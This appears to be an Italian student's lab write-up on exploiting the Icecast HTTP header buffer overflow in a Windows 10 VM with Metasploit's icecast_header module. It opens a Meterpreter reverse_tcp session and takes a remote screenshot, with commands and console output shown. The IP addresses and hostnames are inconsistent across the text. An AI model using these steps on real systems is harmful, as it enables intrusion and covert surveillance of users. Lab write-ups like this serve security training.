PRATICA S7L4

Traccia: Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:


- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

Fase 1 – Preparazione del Target e Identificazione dell'IP

Prima di iniziare l'attacco, ho controllato che il programma vulnerabile fosse attivo sulla macchina Windows 10. Icecast è un server di streaming audio noto per avere una vulnerabilità sfruttabile tramite Metasploit.


Ho aperto l'applicazione "Icecast2 Version 2.x" e ho verificato che il **Server Status fosse "Running"**. Questo è fondamentale, perché se il servizio non è attivo, l'exploit non può funzionare.



Dopo aver verificato che Icecast fosse attivo sulla macchina Windows 10, ho aperto il **Prompt dei comandi come amministratore** e ho eseguito il comando ipconfig.

Questo mi ha permesso di identificare l'**indirizzo IP locale della vittima**, che è **192.168.56.102**.

Questo dato è fondamentale perché mi serve per **configurare correttamente l'exploit in Metasploit**: senza sapere dove si trova la macchina vulnerabile nella rete, non potrei raggiungerla.



Fase 2 – Ricerca e Selezione dell'Exploit con Metasploit

Ricerca del Modulo di Exploit per Icecast

Dopo aver identificato l'indirizzo IP della macchina vulnerabile, ho avviato **Metasploit Framework** (msfconsole) e ho eseguito il comando:

- search icecast

Questo mi ha permesso di cercare tra i moduli disponibili quello specifico per la vulnerabilità nota nel software Icecast. Il risultato ha restituito il modulo:

- exploit/windows/http/icecast_header

Questo modulo sfrutta una vulnerabilità di tipo **buffer overflow** nell'header HTTP del server Icecast, permettendo l'esecuzione di codice arbitrario.

Selezione del Modulo e Payload Predefinito


Ho selezionato il modulo con il comando:

- `use 0`

Metasploit ha automaticamente associato il payload predefinito:

- `windows/meterpreter/reverse_tcp`

Questo payload consente di stabilire una **sessione Meterpreter inversa**, ovvero la macchina target si connette al mio listener, permettendomi di controllarla da remoto.




Fase 3 – Configurazione dell'Exploit e del Payload

Visualizzazione delle Opzioni del Modulo e del Payload

Dopo aver selezionato il modulo exploit/windows/http/icecast_header, ho eseguito il comando show options per visualizzare i parametri richiesti sia dal modulo di exploit che dal payload windows/meterpreter/reverse_tcp.

- **Modulo di exploit**:
  - RHOSTS: indirizzo IP della vittima (obbligatorio)
  - RPORT: porta TCP del servizio Icecast, predefinita a **8000**
- **Payload Meterpreter**:
  - LHOST: indirizzo IP della mia macchina attaccante (predefinito: **192.168.100.15**)
  - LPORT: porta di ascolto per la connessione inversa (predefinita: **4444**)
  - EXITFUNC: tecnica di uscita, impostata su thread

Questa fase è cruciale per assicurarsi che tutti i parametri siano correttamente impostati prima di lanciare l'exploit.




Impostazione dell'Indirizzo IP della Vittima

Ho configurato il parametro RHOSTS con l'indirizzo IP della macchina Windows 10 vulnerabile, usando il comando:

- `set rhosts 192.168.50.102`

Questo indirizzo corrisponde alla macchina target su cui è in esecuzione Icecast. Con questa configurazione, Metasploit è pronto per eseguire l'attacco e stabilire una sessione Meterpreter.



Fase 4 – Esecuzione dell'Exploit e Accesso Remoto


Lancio dell'Exploit

Dopo aver completato la configurazione del modulo exploit/windows/http/icecast_header e del payload windows/meterpreter/reverse_tcp, ho avviato l'exploit tramite il comando run. Il modulo ha inizializzato correttamente il **reverse TCP handler** sulla macchina attaccante, in ascolto sulla porta **4444** dell'indirizzo IP **192.168.50.100**.

Il payload è stato inviato con successo alla macchina target **192.168.50.102**, sfruttando una vulnerabilità nota nel software Icecast. Il modulo ha trasmesso un blocco di **177773 byte**, contenente il codice malevolo che ha provocato un buffer overflow nel processo vulnerabile. Questo ha permesso l'esecuzione arbitraria del payload e l'apertura di una **sessione Meterpreter** tra l'attaccante e la vittima.

Il successo dell'exploit conferma che:

- Il software Icecast in esecuzione sulla macchina target è vulnerabile e non aggiornato.
- Il sistema non dispone di meccanismi di protezione efficaci contro attacchi di tipo buffer overflow.
- Il traffico malevolo non è stato intercettato né bloccato da firewall o sistemi di intrusion detection.



Interazione con la Macchina Compromessa

Una volta stabilita la sessione Meterpreter, ho avuto accesso diretto alla shell remota del sistema Windows compromesso. Questo tipo di accesso consente un controllo completo del sistema, con la possibilità di eseguire comandi, raccogliere informazioni, manipolare file e persino installare ulteriori strumenti malevoli.

Ho iniziato verificando il contesto utente con il comando getuid, che ha restituito:

- Server username: DESKTOP-9K4OJ8T\user

Questo indica che il payload è stato eseguito con i privilegi dell'utente attivo, il che può influenzare la portata delle operazioni post-exploitation. Successivamente, ho eseguito il comando screenshot, che ha confermato la visibilità del desktop remoto e la possibilità di monitorare l'attività dell'utente in tempo reale. Questo tipo di accesso visivo può essere utilizzato per raccogliere ulteriori dati sensibili, come credenziali, documenti aperti o sessioni attive.


L'interazione con la macchina compromessa ha dimostrato che:

- Il sistema non dispone di protezioni contro l'esecuzione remota di comandi.
- Non sono presenti meccanismi di logging o alert che rilevino attività anomale.
- L'attaccante può operare indisturbato, con ampie possibilità di movimento laterale nella rete.

```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49451) at 2025-08-28 13:27:35 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: DESKTOP-9K1O4BT\user
meterpreter > screenshot
Screenshot saved to: /home/kali/nHIzhRPh.jpeg
meterpreter >
```

Risultato dello screenshot:



Conclusione

L’esercizio ha mostrato come una vulnerabilità in Icecast possa essere sfruttata per ottenere accesso remoto con Metasploit. È stato utile per comprendere le fasi di un attacco e l’importanza della sicurezza nei sistemi esposti. Anche una piccola falla può portare a gravi conseguenze.

Inoltre, l’uso di Meterpreter ha permesso di interagire direttamente con il sistema compromesso, evidenziando quanto sia fondamentale monitorare costantemente i servizi attivi e mantenere aggiornati i software per ridurre i rischi.